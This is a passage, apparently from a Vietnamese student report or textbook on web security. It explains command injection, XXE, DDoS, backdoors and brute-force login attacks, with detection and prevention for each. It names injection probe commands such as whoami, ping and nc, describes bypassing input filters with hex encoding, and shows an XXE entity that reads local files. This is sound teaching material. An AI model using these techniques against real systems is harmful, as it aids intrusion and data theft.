f) Cách phòng tránh


Một số nguyên tắc chung để ngăn chặn các lỗ hổng cross-site scripting và cách sử dụng các công nghệ phổ biến khác nhau để bảo vệ chống lại các cuộc tấn công XSS như việc ngăn chặn XSS thường có thể đạt được thông qua hai lớp bảo vệ:

- Mã hóa dữ liệu đầu ra
- Xác thực đầu vào khi đến

Chúng ta có thể sử dụng Burp Scanner để quét các trang web của mình để tìm nhiều lỗ hổng bảo mật bao gồm XSS. Logic quét tiên tiến của Burp sao chép hành động của kẻ tấn công và có thể đạt được mức độ bao phủ cao tương ứng đối với

các lỗ hổng XSS. Bạn có thể sử dụng Burp Scanner để đảm bảo rằng hệ thống phòng thủ của bạn chống lại các cuộc tấn công XSS đang hoạt động hiệu quả.

2.8 Command Injection



Hình 7. Command Injection

a) Khái niệm

Command Injection là việc lạm dụng hành vi của ứng dụng để thực thi các lệnh trên hệ điều hành, sử dụng các đặc quyền tương tự mà ứng dụng trên thiết bị đang chạy. Chúng còn thường được gọi là " Remote Code Execution" (RCE) vì khả năng thực thi mã từ xa trong một ứng dụng. Những lỗ hổng này thường mang lại lợi nhuận cao nhất cho kẻ tấn công vì điều đó có nghĩa là kẻ tấn công có thể tương tác trực tiếp với hệ thống dễ bị tấn công.

b) Phân loại

Các ứng dụng sử dụng đầu vào của người dùng để điền dữ liệu vào các lệnh hệ thống thường có thể được kết hợp theo hành vi ngoài ý muốn. Ví dụ: các toán tử shell ; & và && sẽ kết hợp hai (hoặc nhiều) lệnh hệ thống và thực thi cả hai.

Lệnh tiêm có thể được phát hiện chủ yếu theo một trong hai cách:

- **Blind command injection:** Kiểu chèn này là nơi không có đầu ra trực tiếp từ ứng dụng khi kiểm tra tải trọng. Bạn sẽ phải điều tra hành vi của ứng dụng để xác định xem tải trọng của nó có thành công hay không.
- **Verbose command injection:** Kiểu chèn này là nơi có phản hồi trực tiếp từ ứng dụng sau khi đã kiểm tra tải trọng. Ví dụ: chạy lệnh whoami để xem ứng dụng đang chạy với người dùng nào. Ứng dụng web sẽ xuất tên người dùng trực tiếp trên trang.

c) Cách phát hiện

Phát hiện Blind Command Injection: Đối với kiểu chèn lệnh này, chúng ta sẽ cần sử dụng tải trọng sẽ gây ra độ trễ thời gian. Ví dụ: lệnh Ping và lệnh Sleep là

trọng tải đáng kể để kiểm tra. Lấy ping làm ví dụ, ứng dụng sẽ treo trong x giây tùy theo số lượng ping bạn đã chỉ định.

Một phương pháp khác để phát hiện Blind Command Injection là ép buộc một số đầu ra. Điều này có thể được thực hiện bằng cách sử dụng các toán tử chuyển hướng như >. Ví dụ: chúng ta có thể yêu cầu ứng dụng web thực thi các lệnh như whoami và chuyển hướng lệnh đó đến một tệp. Sau đó, chúng ta có thể sử dụng lệnh như cat để đọc nội dung của tệp mới tạo này. Việc kiểm tra việc chèn lệnh theo cách này thường phức tạp và đòi hỏi nhiều thử nghiệm, đặc biệt là vì cú pháp lệnh khác nhau giữa Linux và Windows.

Phát hiện Verbose Command Injection: Phát hiện tiêm lệnh theo cách này được cho là phương pháp dễ nhất trong hai phương pháp. Điều này do là ứng dụng cung cấp cho bạn phản hồi hoặc đầu ra về những gì đang xảy ra hoặc đang được thực thi. Ví dụ: đầu ra của các lệnh như Ping hoặc Whoami được hiển thị trực tiếp trên ứng dụng web. Ngoài ra có thể sử dụng một số tải trọng khác để phát hiện như: ls, nc,...

d) Cách phòng tránh:

Việc tiêm lệnh có thể được ngăn chặn bằng nhiều cách khác nhau. Mọi thứ từ việc sử dụng tối thiểu các chức năng hoặc thư viện có khả năng gây nguy hiểm trong ngôn ngữ lập trình cho đến lọc đầu vào mà không cần dựa vào đầu vào của người dùng. Các ví dụ bên dưới áp dụng các biện pháp phòng tránh sử dụng ngôn ngữ lập trình PHP; tuy nhiên, những nguyên tắc tương tự có thể được mở rộng sang nhiều ngôn ngữ khác.


Chức năng dễ bị tổn thương: trong PHP, nhiều hàm tương tác với hệ điều hành để thực thi các lệnh thông qua shell; bao gồm:

- Exec
- Passthru
- System

Vệ sinh đầu vào: Dọn dẹp mọi đầu vào từ người dùng mà ứng dụng sử dụng là một cách tuyệt vời để ngăn chặn việc tiêm lệnh. Đây là quá trình chỉ định định dạng hoặc loại dữ liệu mà người dùng có thể gửi. Ví dụ: trường nhập chỉ chấp nhận dữ liệu số hoặc xóa bất kỳ ký tự đặc biệt nào như >, & và /.

Bỏ qua bộ lọc: Các ứng dụng sẽ sử dụng nhiều kỹ thuật để lọc và lọc dữ liệu được lấy từ thông tin đầu vào của người dùng. Những bộ lọc này sẽ hạn chế những tải trọng cụ thể; tuy nhiên, chúng ta có thể lạm dụng logic đằng sau ứng dụng để bỏ qua các bộ lọc này. Ví dụ: một ứng dụng có thể loại bỏ dấu ngoặc kép; thay vào đó chúng ta có thể sử dụng giá trị thập lục phân của giá trị này để đạt được kết quả tương tự.

2.9 XML external entity (XXE) injection



Hình 8. XML external entity (XXE) Injection

a) Khái niệm

Tính năng chèn thực thể bên ngoài XML (còn được gọi là XXE) là một lỗ hổng bảo mật web cho phép kẻ tấn công can thiệp vào quá trình xử lý dữ liệu XML của ứng dụng. Nó thường cho phép kẻ tấn công xem các tệp trên hệ thống tệp của máy chủ ứng dụng và tương tác với bất kỳ hệ thống phụ trợ hoặc bên ngoài nào mà chính ứng dụng có thể truy cập.

Trong một số trường hợp, kẻ tấn công có thể leo thang cuộc tấn công XXE để xâm phạm máy chủ cơ bản hoặc cơ sở hạ tầng phụ trợ khác, bằng cách lợi dụng lỗ hổng XXE để thực hiện các cuộc tấn công giả mạo yêu cầu phía máy chủ (SSRF).

b) Một số thông tin về XML

XML là viết tắt của “extensible markup language” tức là “ngôn ngữ đánh dấu mở rộng”. XML là ngôn ngữ được thiết kế để lưu trữ và truyền tải dữ liệu. Giống như HTML, XML sử dụng cấu trúc thẻ và dữ liệu dạng cây. Không giống như HTML, XML không sử dụng các thẻ được xác định trước và do đó các thẻ có thể được đặt tên để mô tả dữ liệu. Trước đó trong lịch sử web, XML đã thịnh hành dưới dạng định dạng truyền dữ liệu (“X” trong “AJAX” là viết tắt của “XML”). Nhưng mức độ phổ biến của nó hiện đã giảm do định dạng JSON.

Các thực thể XML là một cách thể hiện một mục dữ liệu trong một tài liệu XML, thay vì sử dụng chính dữ liệu đó. Nhiều thực thể khác nhau được tích hợp sẵn theo đặc tả của ngôn ngữ XML. Ví dụ: các thực thể < và > đại diện cho các ký tự < và >. Đây là các siêu ký tự được sử dụng để biểu thị các thẻ XML và do đó thường phải được biểu diễn bằng các thực thể của chúng khi chúng xuất hiện trong dữ liệu.

The XML document type definition (DTD) chứa các khai báo có thể xác định cấu trúc của tài liệu XML, các loại giá trị dữ liệu mà nó có thể chứa và các mục khác. DTD được khai báo trong phần tử DOCTYPE tùy chọn ở đầu tài liệu XML. DTD

có thể hoàn toàn độc lập bên trong tài liệu (được gọi là "DTD nội bộ") hoặc có thể được tải từ nơi khác (được gọi là "DTD bên ngoài") hoặc có thể kết hợp cả hai.

Các thực thể bên ngoài XML là một loại thực thể tùy chỉnh có định nghĩa nằm bên ngoài DTD nơi chúng được khai báo. Việc khai báo một thực thể bên ngoài sử dụng từ khóa SYSTEM và phải chỉ định một URL từ đó giá trị của thực thể sẽ được tải. Ví dụ:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://normal-website.com" > ]>
```

Trong đó, URL có thể sử dụng giao thức file:// và do đó các thực thể bên ngoài có thể được tải từ tệp. Ví dụ:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///path/to/file" > ]>
```

Các thực thể bên ngoài XML cung cấp các phương tiện chính để phát sinh các cuộc tấn công thực thể XML bên ngoài.

c) Phân loại

Có nhiều loại tấn công XXE khác nhau:

Khai thác XXE để truy xuất tệp, trong đó một thực thể bên ngoài được xác định có chứa nội dung của tệp và được trả về trong phản hồi của ứng dụng.

Khai thác XXE để thực hiện các cuộc tấn công SSRF, trong đó một thực thể bên ngoài được xác định dựa trên URL tới hệ thống phụ trợ.

Khai thác XXE mù, lọc dữ liệu ngoài bằng tần, trong đó dữ liệu nhạy cảm được truyền từ máy chủ ứng dụng đến hệ thống mà kẻ tấn công kiểm soát.

Khai thác XXE mù để lấy dữ liệu qua thông báo lỗi, trong đó kẻ tấn công có thể kích hoạt thông báo lỗi phân tích cú pháp chứa dữ liệu nhạy cảm.

d) Cách phát hiện:

Phần lớn các lỗ hổng XXE có thể được tìm thấy nhanh chóng và đáng tin cậy bằng cách sử dụng trình quét lỗ hổng web của Burp Suite.

Kiểm tra thủ công các lỗ hổng XXE thường bao gồm:

- Kiểm tra khả năng truy xuất tệp bằng cách xác định một thực thể bên ngoài dựa trên tệp hệ điều hành phổ biến và sử dụng thực thể đó trong dữ liệu được trả về trong phản hồi của ứng dụng.
- Kiểm tra các lỗ hổng XXE mù bằng cách xác định một thực thể bên ngoài dựa trên URL tới hệ thống mà bạn kiểm soát và giám sát các tương tác với hệ thống đó. Burp Collaborator là sự lựa chọn cho mục đích này.
- Kiểm tra khả năng dễ bị tổn thương của dữ liệu không phải XML do người dùng cung cấp trong tài liệu XML phía máy chủ bằng cách sử dụng cuộc tấn công XInclude để cố truy xuất tệp hệ điều hành phổ biến.

e) Các biện pháp phòng tránh

Hầu như tất cả các lỗ hổng XXE đều phát sinh do thư viện phân tích cú pháp XML của ứng dụng hỗ trợ các tính năng XML nguy hiểm tiềm tàng mà ứng dụng không cần hoặc không có ý định sử dụng. Cách dễ dàng và hiệu quả nhất để ngăn chặn các cuộc tấn công XXE là vô hiệu hóa các tính năng đó.

Nói chung, việc vô hiệu hóa độ phân giải của các thực thể bên ngoài và vô hiệu hóa hỗ trợ cho XInclude là đủ. Điều này thường có thể được thực hiện thông qua các tùy chọn cấu hình hoặc bằng cách ghi đè hành vi mặc định theo chương trình [5].

2.10 Tấn công DDos

a) Khái niệm

Distributed denial-of-service (DDoS) là một cách tấn công cơ sở hạ tầng trực tuyến, bao gồm các trang web và ứng dụng trực tuyến, bằng cách áp đảo các máy chủ lưu trữ.

Điều này ngăn cản người dùng hợp pháp truy cập dịch vụ. Thuật ngữ 'phân phối' đề cập đến cách các cuộc tấn công này luôn đến từ một số lượng lớn máy tính hoặc thiết bị bị xâm nhập. Chúng có thể là một kiểu tấn công tương đối đơn giản để kích hoạt và rất hiệu quả đối với các trang web không có đủ biện pháp bảo vệ,

Mục đích là làm gián đoạn hoạt động bình thường của ứng dụng hoặc trang web, để nó xuất hiện ngoại tuyến đối với bất kỳ khách truy cập nào. DDoS đặt quá nhiều lưu lượng truy cập vào hàng đợi đến mức trình duyệt của bạn cho rằng trang web đang ngoại tuyến và gây ra gián đoạn.

b) Tác động của cuộc tấn công

Một cuộc tấn công DDoS ảnh hưởng đến nạn nhân theo một số cách:

- Thiệt hại về danh tiếng
- Thiệt hại về lòng tin của khách hàng
- Tổn thất tài chính trực tiếp
- Tác động đến các dịch vụ quan trọng
- Tác động đến bên thứ ba và 'thiệt hại tài sản thể chấp'
- Mất dữ liệu
- Chi phí trực tiếp và gián tiếp của việc khôi phục hệ thống

c) Phân loại

Một cuộc tấn công DDoS bao gồm từ việc vô tình – người dùng thực sự sử dụng quá nhiều tài nguyên của các trang web phổ biến, chẳng hạn như trong 'Reddit hug of death' cho đến việc khai thác lỗ hổng một cách tinh vi.

Các cuộc tấn công đơn giản bao gồm 'Ping of Death' - gửi nhiều dữ liệu đến máy chủ hơn mức giao thức Ping cho phép hoặc Syn Flood, thao túng các bắt tay kết nối TCP. Các cuộc tấn công tinh vi và gần đây hơn, chẳng hạn như TCP SYN, có thể tấn công mạng trong khi lần khai thác thứ hai nhắm vào các ứng dụng, cố gắng vô hiệu hóa chúng hoặc ít nhất là làm giảm hiệu suất của chúng.

Có ba hình thức tấn công DDoS phổ biến:


- Volumetric attacks
- Protocol attacks
- Application (layer) attacks

Tất cả những điều này khiến các mục tiêu không thể tiếp cận được bằng cách làm cạn kiệt tài nguyên bằng cách này hay cách khác

d) Các biện pháp phòng tránh:

- Hàng chục nhà cung cấp cung cấp tường lửa ứng dụng web (WAF), thường trực tiếp thông qua các nhà cung cấp dịch vụ lưu trữ, với chi phí khởi điểm khá ít. Các doanh nghiệp cũng có thể triển khai phần cứng giảm thiểu DDoS dựa trên phần cứng ở biên mạng của họ.
- Ở quy mô doanh nghiệp, các công ty mạng phân tán lớn, như Akamai và Cloudflare, cung cấp giải pháp bảo vệ DDoS phân tán, cao cấp. Các nhà cung cấp như Verisign, HPE và Cisco cũng vậy.
- Cách bảo vệ cơ bản nhất chống lại DDoS là phương pháp DIY, giám sát và sau đó tắt các yêu cầu từ các địa chỉ IP đáng ngờ.
- Việc có sẵn một kế hoạch và quy trình trong trường hợp xảy ra các cuộc tấn công DDoS là điều tối quan trọng và việc trang bị sẵn khả năng giám sát để phát hiện các cuộc tấn công là điều rất nên làm
- Các tổ chức cũng cần phải có chính sách và lỗi được triển khai tốt và đảm bảo mọi thứ bên ngoài đều được cập nhật để giúp đảm bảo rằng bất kỳ phần mềm dịch vụ nào có thể chứa lỗ hổng DDoS đều được vá kịp thời.

2.11 Tấn công Backdoor



Hình 9. Backdoor

a) Khái niệm

Tấn công cửa hậu (Backdoor) là một cách để truy cập vào hệ thống máy tính hoặc dữ liệu được mã hóa mà bỏ qua các cơ chế bảo mật thông thường của hệ thống. Nhà phát triển có thể tạo một cửa sau để có thể truy cập ứng dụng, hệ điều hành hoặc dữ liệu nhằm khắc phục sự cố hoặc cho các mục đích khác. Những kẻ tấn công sử dụng các cửa hậu mà các nhà phát triển phần mềm cài đặt và họ cũng tự cài đặt các cửa hậu như một phần của hoạt động khai thác máy tính.

Cho dù được thêm vào dưới dạng công cụ quản trị, phương tiện tấn công hay cơ chế cho phép chính phủ truy cập dữ liệu được mã hóa, tất cả việc cài đặt cửa sau đều là một rủi ro bảo mật. Những kẻ đe dọa luôn tìm kiếm những loại lỗ hổng này để lợi dụng.

b) Tác động

Một cuộc tấn công cửa sau xảy ra khi các tác nhân đe dọa tạo hoặc sử dụng cửa sau để có quyền truy cập từ xa vào hệ thống. Những cuộc tấn công này cho phép kẻ tấn công giành quyền kiểm soát tài nguyên hệ thống, thực hiện trinh sát mạng và cài đặt các loại phần mềm độc hại khác nhau. Trong một số trường hợp, kẻ tấn công thiết kế sâu hoặc vi-rút để tận dụng cửa sau hiện có do nhà phát triển ban đầu tạo ra hoặc từ cuộc tấn công trước đó.

Các hành động độc hại mà tác nhân đe dọa thực hiện khi chúng truy cập vào hệ thống bao gồm:

- Đánh cắp thông tin nhạy cảm;
- Thực hiện các giao dịch gian lận;
- Cài đặt phần mềm gián điệp, keylogger và Trojan Horse;
- Sử dụng rootkit;
- Phát động các cuộc tấn công từ chối dịch vụ (DoS);
- Chiếm quyền điều khiển máy chủ;
- Làm biến dạng các trang web.

Hậu quả của một cuộc tấn công Backdoor rất khác nhau. Trong một số trường hợp, chúng có thể xảy ra ngay lập tức và nghiêm trọng và dẫn đến vi phạm dữ liệu gây tổn hại cho khách hàng và doanh nghiệp. Trong các trường hợp khác, hiệu ứng này xuất hiện muộn hơn, vì kẻ tấn công sử dụng cửa sau trước để do thám và quay lại sau để thực hiện một loạt các cuộc tấn công trực tiếp.

c) Cách hoạt động

Trong bối cảnh bị tấn công, cửa sau là cơ chế ẩn mà kẻ tấn công sử dụng để truy cập hệ thống mà không cần xác thực. Tuy nhiên, các nhà cung cấp đôi khi tạo cửa hậu cho các mục đích hợp pháp, chẳng hạn như khôi phục mật khẩu bị mất của người dùng hoặc cung cấp cho các tổ chức chính phủ quyền truy cập vào dữ liệu được mã hóa. Các cửa hậu khác được tạo ra và cài đặt một cách bất chính bởi tin tặc. Các nhà phát triển đôi khi sử dụng các cửa hậu trong quá trình phát triển và không loại bỏ chúng, khiến chúng trở thành điểm dễ bị tấn công tiềm ẩn.

Phần mềm độc hại cũng có thể hoạt động như một cửa hậu. Trong một số trường hợp, phần mềm độc hại là cửa hậu hàng đầu, nơi nó cung cấp nền tảng dần dựng để tải xuống các mô-đun phần mềm độc hại khác để thực hiện một cuộc tấn công thực sự. Với kiểu tấn công này, kẻ tấn công sẽ cài đặt một web shell để thiết lập cửa sau trên các hệ thống được nhắm mục tiêu và giành quyền truy cập từ xa vào máy chủ. Kẻ tấn công sử dụng máy chủ ra lệnh và kiểm soát để gửi lệnh qua cửa sau tới dữ liệu nhạy cảm hoặc gây hại.

Các thuật toán mã hóa và giao thức mạng có thể chứa các cửa hậu. Ví dụ, vào năm 2016, các nhà nghiên cứu đã mô tả cách tạo ra các số nguyên tố trong thuật toán mã hóa để cho phép kẻ tấn công phân tích các số nguyên tố và phá vỡ mã hóa.

d) Phân loại

Nhiều loại ứng dụng độc hại khác nhau được sử dụng trong các cuộc tấn công cửa sau, bao gồm:

- Tấn công bằng tiền điện tử: xảy ra khi tài nguyên máy tính của nạn nhân bị tấn công để khai thác tiền điện tử. Các cuộc tấn công bằng tiền điện tử nhắm vào tất cả các loại thiết bị và hệ thống.
- Các cuộc tấn công DoS: làm choáng ngợp các máy chủ, hệ thống và mạng có lưu lượng truy cập trái phép khiến người dùng hợp pháp không thể truy cập chúng.
- Ransomware: là phần mềm độc hại ngăn người dùng truy cập vào hệ thống và các tệp chứa trong đó. Những kẻ tấn công thường yêu cầu trả tiền chuộc để mở khóa tài nguyên.
- Phần mềm gián điệp: là phần mềm độc hại đánh cắp thông tin nhạy cảm và chuyển tiếp thông tin đó cho người dùng khác mà chủ sở hữu thông tin không hề hay biết. Nó có thể đánh cắp số thẻ tín dụng, dữ liệu đăng nhập tài khoản và thông tin vị trí. Keylogger là một dạng phần mềm gián điệp được sử dụng để ghi lại thao tác gõ phím của người dùng và đánh cắp mật khẩu cũng như dữ liệu nhạy cảm khác.
- Trojan horse: là một chương trình độc hại thường được cài đặt thông qua cửa sau và có vẻ vô hại. Trojan cửa sau bao gồm một cửa sau cho phép kiểm soát quản trị từ xa đối với hệ thống được nhắm mục tiêu.

e) Phát hiện và phòng ngừa

Backdoor được thiết kế để ẩn khỏi hầu hết người dùng. Chúng được ẩn bằng cách sử dụng tên bí danh, mã hóa và nhiều lớp mã hóa. Điều này làm cho backdoor khó bị phát hiện. Các phương pháp phát hiện và phòng ngừa bao gồm các công cụ và chiến lược sau:

- Phần mềm chống phần mềm độc hại. Một số phần mềm chống phần mềm độc hại có thể phát hiện và ngăn chặn việc cài đặt cửa hậu.
- Tường lửa. Đảm bảo tường lửa bảo vệ mọi thiết bị trên mạng. Tường lửa ứng dụng và tường lửa ứng dụng web có thể giúp ngăn chặn các cuộc tấn công cửa sau bằng cách hạn chế lưu lượng truy cập có thể đi qua các cổng mở.
- Honeypots. Các cơ chế bảo mật này thu hút kẻ tấn công đến mục tiêu giả mạo. Honeypots được sử dụng để bảo vệ mạng thực và nghiên cứu hành vi của kẻ tấn công mà họ không hề hay biết.
- Giám sát mạng. Các chuyên gia CNTT sử dụng công cụ giám sát giao thức hoặc máy phân tích mạng để kiểm tra các gói mạng. Lưu lượng truy cập độc hại có thể chứa các dấu hiệu cho thấy sự hiện diện của cửa sau và lưu lượng truy cập tăng đột biến bất thường có thể báo hiệu hoạt động đáng ngờ.
- Thực hành tốt nhất về bảo mật. Các biện pháp bảo mật tiêu chuẩn và chiến lược an ninh mạng nhiều lớp giúp ngăn chặn kẻ tấn công tạo cửa sau. Nếu một cửa hậu được tạo ra vì mục đích hợp pháp thì bề mặt tấn công của nó phải được giảm thiểu. Nó cũng phải được theo dõi và loại bỏ sau khi việc sử dụng hợp pháp của nó kết thúc.

- Danh sách cho phép. Sử dụng danh sách cho phép để tránh phần mềm không đáng tin cậy và chỉ cho phép người dùng đáng tin cậy truy cập bằng cách xác thực phù hợp. Hãy thận trọng khi chọn các ứng dụng và plugin, vì tội phạm mạng thường ẩn các cửa sau trong các ứng dụng và plugin miễn phí.

2.12 Brute force attack

a) Khái niệm

Tấn công Brute force là một cuộc tấn công có thể biểu hiện theo nhiều cách khác nhau, nhưng chủ yếu bao gồm việc kẻ tấn công định cấu hình các giá trị được xác định trước, đưa ra yêu cầu tới máy chủ bằng cách sử dụng các giá trị đó, sau đó phân tích phản hồi. Để đạt hiệu quả, kẻ tấn công có thể sử dụng tấn công từ điển (có hoặc không có đột biến) hoặc tấn công brute force truyền thống (với các lớp ký tự nhất định, ví dụ: chữ và số, đặc biệt, phân biệt chữ hoa chữ thường). Xem xét một phương pháp nhất định, số lần thử, hiệu quả của hệ thống tiến hành cuộc tấn công và hiệu quả ước tính của hệ thống bị tấn công, kẻ tấn công có thể tính toán khoảng thời gian cần thiết để gửi tất cả các giá trị được xác định trước đã chọn.

b) Tác động

Brute-forcing không phải lúc nào cũng chỉ là trường hợp đoán tên người dùng và mật khẩu hoàn toàn ngẫu nhiên. Bằng cách sử dụng logic cơ bản hoặc kiến thức có sẵn công khai, những kẻ tấn công có thể tinh chỉnh các cuộc tấn công brute force để đưa ra những phỏng đoán có cơ sở hơn nhiều. Điều này làm tăng đáng kể hiệu quả của các cuộc tấn công như vậy. Các trang web dựa vào đăng nhập dựa trên mật khẩu làm phương pháp xác thực người dùng duy nhất có thể rất dễ bị tổn thương nếu không triển khai biện pháp bảo vệ bạo lực đầy đủ.

c) Một số loại tấn công Brute force

Brute forcing username: Tên người dùng đặc biệt dễ đoán nếu chúng tuân theo một mẫu có thể nhận dạng được, chẳng hạn như địa chỉ email. Ví dụ: rất thường thấy thông tin đăng nhập doanh nghiệp ở định dạng firstname.lastname@somecompany.com. Tuy nhiên, ngay cả khi không có mẫu rõ ràng, đôi khi ngay cả những tài khoản có đặc quyền cao cũng được tạo bằng tên người dùng có thể dự đoán được, chẳng hạn như quản trị viên hoặc quản trị viên.

Trong quá trình kiểm tra, hãy kiểm tra xem trang web có tiết lộ công khai tên người dùng tiềm năng hay không. Ví dụ: bạn có thể truy cập hồ sơ người dùng mà không cần đăng nhập không? Ngay cả khi nội dung thực tế của hồ sơ bị ẩn, tên được sử dụng trong hồ sơ đôi khi giống với tên người dùng đăng nhập. Bạn cũng nên kiểm tra phản hồi HTTP để xem có địa chỉ email nào bị tiết lộ hay không. Đôi khi, phản hồi chứa địa chỉ email của người dùng có đặc quyền cao, chẳng hạn như quản trị viên hoặc bộ phận hỗ trợ CNTT.

Brute forcing passwords: Tương tự, mật khẩu có thể bị ép buộc một cách thô bạo, với độ khó thay đổi tùy theo độ mạnh của mật khẩu. Nhiều trang web áp dụng một số hình thức chính sách mật khẩu, buộc người dùng phải tạo mật khẩu có độ

entropy cao, ít nhất về mặt lý thuyết, khó bị bẻ khóa hơn chỉ bằng cách sử dụng vũ lực. Điều này thường liên quan đến việc thực thi mật khẩu với:

- Số lượng ký tự tối thiểu
- Sự kết hợp giữa chữ thường và chữ hoa
- Ít nhất một ký tự đặc biệt

Tuy nhiên, mặc dù chỉ riêng máy tính thôi cũng khó có thể bẻ khóa mật khẩu có entropy cao, nhưng chúng ta có thể sử dụng kiến thức cơ bản về hành vi của con người để khai thác các lỗ hổng mà người dùng vô tình đưa vào hệ thống này. Thay vì tạo một mật khẩu mạnh với sự kết hợp ngẫu nhiên của các ký tự, người dùng thường lấy một mật khẩu mà họ có thể nhớ và cố gắng đặt mật khẩu đó sao cho phù hợp với chính sách mật khẩu. Ví dụ: nếu mật khẩu của tôi không được phép, người dùng có thể thử một cái gì đó như Mypassword1! hoặc thay vào đó là Myp4\$\$w0rd.

Trong trường hợp chính sách yêu cầu người dùng thay đổi mật khẩu thường xuyên, thông thường người dùng chỉ thực hiện những thay đổi nhỏ, có thể dự đoán được đối với mật khẩu ưa thích của họ. Ví dụ: Mypassword1! trở thành Mypassword1? hoặc Mypassword2!.

Kiến thức về thông tin xác thực có thể có và các mẫu có thể dự đoán được có nghĩa là các cuộc tấn công brute force thường có thể phức tạp hơn nhiều và do đó hiệu quả hơn là chỉ lặp lại qua mọi tổ hợp ký tự có thể có.

Username enumeration: Liệt kê tên người dùng là khi kẻ tấn công có thể quan sát các thay đổi trong hành vi của trang web để xác định xem tên người dùng nhất định có hợp lệ hay không.

Việc liệt kê tên người dùng thường xảy ra trên trang đăng nhập, ví dụ: khi bạn nhập tên người dùng hợp lệ nhưng mật khẩu không chính xác hoặc trên biểu mẫu đăng ký khi bạn nhập tên người dùng đã được sử dụng. Điều này giúp giảm đáng kể thời gian và công sức cần thiết để ép buộc đăng nhập vì kẻ tấn công có thể nhanh chóng tạo ra một danh sách rút gọn các tên người dùng hợp lệ.

Trong khi cố gắng ép buộc một trang đăng nhập, bạn nên đặc biệt chú ý đến bất kỳ sự khác biệt nào về:

